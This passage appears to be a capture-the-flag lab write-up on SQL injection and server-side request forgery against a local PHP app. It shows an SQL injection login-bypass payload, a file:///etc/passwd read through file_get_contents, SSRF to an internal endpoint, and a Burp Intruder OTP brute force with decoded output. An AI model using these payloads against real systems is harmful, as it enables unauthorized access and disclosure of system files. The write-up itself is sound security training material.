
And the system has recorded our successful login this time.




If I now want to try logging in to another account other than Account Number: 1002, what should I do?
I will simply use a payload : **dat' OR 1=1 AND account_number NOT IN (1002)--**



And I continued like that until.
[OutPut]




You can see my logins here.




Server-Side Request Forgery


When I open a certain website on a port, I also have another website that is only open internally for those who handle the server behind it, and this web in this lab is call local




Normal users like us cannot access local parts of the container.
For example, when we try to access



You are not allowed to access this file.



You are not allowed to access this file.



You are not allowed to access this file.

The common characteristic of these functions is that they all handle the URL value input by the user :


- Generating Link Previews
- Screenshot from URL
- Crawler
- Validate URL
- Resize Image from URL
- Upload File from URL
- Single Sign-ON
- Render PDF

URL (Uniform Resource Locator) : It is an address used to identify the location of a resource on the Internet or within an internal system.

Why can't we access it? Let's take a look at the source code together.

```php
<?php
$allowed_ip = '127.0.0.1';
$user_ip = $_SERVER['REMOTE_ADDR'];

if ($user_ip !== $allowed_ip) {
    header('HTTP/1.0 403 Forbidden');
    exit('You are not allowed to access this file.');
}
```


The code snippet will determine the IP address of the user accessing it through the TCP protocol.



- Application: Peer-to-peer messaging allows direct connections.
- Transport: Packet delivery.
- Network: Contains information about IP addressing for naming (IPv4, IPv6).
- Network access: Accepts IP.

And $SERVER['REMOTE_ADDR'] will directly fetch from the Network, so the Client IP won't change regardless of any attachments

I tried entering a link to an image on the internet:https://cdn.tgdd.vn/News/1562505/macbook-air-m3-karl-conrad-thiet-ke-1280x720.png




After downloading it to my computer.

In index.php

```php
<?php
    $error = '';
    $downloadLink = '';

    if (isset($_GET['url'])) {
        if (!filter_var($_GET['url'], FILTER_VALIDATE_URL)) {
            $error = 'Error!';
        } else {
            $content = file_get_contents($_GET['url']);
            $downloadLink = '' . base64_encode($content);
        }
    }
?>
```

The code snippet will check the URL, then retrieve information from the URL using file_get_contents. After fetching the image, the information might be in a distorted and hard-to-transmit format, so it will encode it in base64 for easier transmission.

I'll try entering the URL : http://localhost:10010/local/index.php




And there's no encryption involved.


I made a small modification to the code just to display the image at http://localhost:10010/, and it's not really critical.

```php
<?php if ($downloadLink) {
    echo '<a href="' . $downloadLink . '" download="Image.png" ><button id="toggleButton">Download Image</button></a>';
    echo '<img src="' . $downloadLink . '" alt="Downloaded Image" width="200" height="200">';
} ?>
```

Input link : file:///etc/passwd



After opening Burp Suite, you can see.




Base64 decode in terminal


Output of this you can see etc/passwd


http://127.0.0.1/local/generator.php?id=CVE-170144

Reset OTP



Brute Force OTP : send to Intruder


3. Intruder attack of http://localhost:10010 - Temporary attack - Not saved to project file
Results
Positions
Payloads
Resource Pool
Options
Filter: Showing all items
Request
Payload
Status
Error
Timeout
Length
Comment
3543 3542 200 3797
0 200 3733
1 0 200 3733
2 1 200 3733
3 2 200 3733
4 3 200 3733
5 4 200 3733
6 5 200 3733
7 6 200 3733
8 7 200 3733
9 8 200 3733
10 9 200 3733
11 10 200 3733
Request
Response
Pretty
Raw
Hex
\n
1 GET /?url=http%3A%2F%2F127.0.0.1%2Flocal%3Fid%3DCVE-170144%26otp%3D3542 HTTP/1.1
2 Host: localhost:10010
3 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "macOS"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
Search...
0 matches
Finished



Using terminal to decode base64

```
macbookair@MacBook-Air-cua-Dat ~ % echo "DQo8IURPQ1RZUEUgaHRtbD4NCjxodG1sIGxhbmc9ImVuIj4NCjxoZWFkPiANCiAgICA8bGluayByZWw9InN0eWxlc2hlZXQiIGhyZWY9InN0eWxlLmNzcyI+DQo8L2hlYWQ+DQo8Ym9keT4NCiAgICA8ZGl2IGNsYXNzPSJjZW50ZXIteY29udGFpbmVyIj4NCiAgICAgICAgPGRpdiBjbGFzcz0ibG9naW4tZm9ybSI+DQogICAgICAgICAgICA8aDI+TG9naW4gRm9yZW0vaDI+IDwhLS1SZW1lbWJlciB0byByZW1vdmUgZGV2aWNlIENWRS0xNzAxNDQgb3V0IG9mIHRoZSBzeXN0ZW0gISBJdCBpcyB2dWxuZXJhYmxlLS0+DQogICAgICAgICAgICA8Zm9ybSBhY3Rpb249ImluZGV4LnBocCIgbWV0aG9kPSJHRVQiPg0KICAgICAgICAgICAgICAgPGRpdiBjbGFzcz0iaW5wdXQtZ3JvdXAiPg0KICAgICAgICAgICAgICAgICAgICA8aW5wdXQgdHlwZT0idGV4dCIgaWQ9ImluZm8iIG5hbWU9ImlkIiBwbGFjZWhvbGRlcj0iRW50ZXIgWW91ciBEZXZpY2UgSUQiIHJlcXVpcmVkPg0KICAgICAgICAgICAgICAgPC9kaXY+DQogICAgICAgICAgICAgICAgPGRpdiBjbGFzcz0iaW5wdXQtZ3JvdXAiPg0KICAgICAgICAgICAgICAgICAgICA8aW5wdXQgdHlwZT0idGV4dCIgaWQ9ImluZm8iIG5hbWU9Im90cCIgcGxhY2Vob2xkZXI9IkVudGVyIFRoZSA0LURpZ2l0IE9UUCIgcmVxdWlyZWQ+DQogICAgICAgICAgICAgICA8L2Rpdj4NCiAgICAgICAgICAgICAgIDxpbnB1dCB0eXBlPSJzdWJtaXQiIHZhbHVlPSJMb2dpbiI+DQogICAgICAgICAgICA8L2Zvcm0+DQogICAgICAgICAgICA8ZGl2IGNsYXNzPSJjZW50ZXItdGV4dCI+PGJyPg0KICAgICAgICAgICAgICAgPGEgaHJlZj0iL2dlbmVyYXRvci5waHAiPkNyZWF0ZSBuZXcgT1RQPC9hPg0KICAgICAgICAgICAgICAgPHA+PHByZT5Mb2dpbiBzdWNjZXNzZnVsPC9wcmU+PHByZT5Cb3VudHlfQm95c3tDYXB0dXJlZF9UaGVfRmxhZ30=" | base64 -d

<!DOCTYPE html>
<html lang="en">
<head>
    <link rel="stylesheet" href="style.css">
</head>
<body>
    <div class="center-container">
        <div class="login-form">
            <h2>Login Form</h2> <!--Remember to remove device CVE-170144 out of the system ! It is vulnerable-->
            <form action="index.php" method="GET">
            <div class="input-group">
                    <input type="text" id="info" name="id" placeholder="Enter Your Device ID" required>
                </div>
                <div class="input-group">
                    <input type="text" id="info" name="otp" placeholder="Enter The 4-Digit OTP" required>
                </div>
                <input type="submit" value="Login">
            </form>
            <div class="text-center"><br>
                <a href="/generator.php">Create new OTP</a>
                <p><pre>Login successful</pre><pre>Bounty_Boys{Captured_The_Flag}</pre></p>
            </div>
        </div>
    </div>
</body>
</html>
```

[OutPut]

Flag : Bounty_Boys{Captured_The_Flag}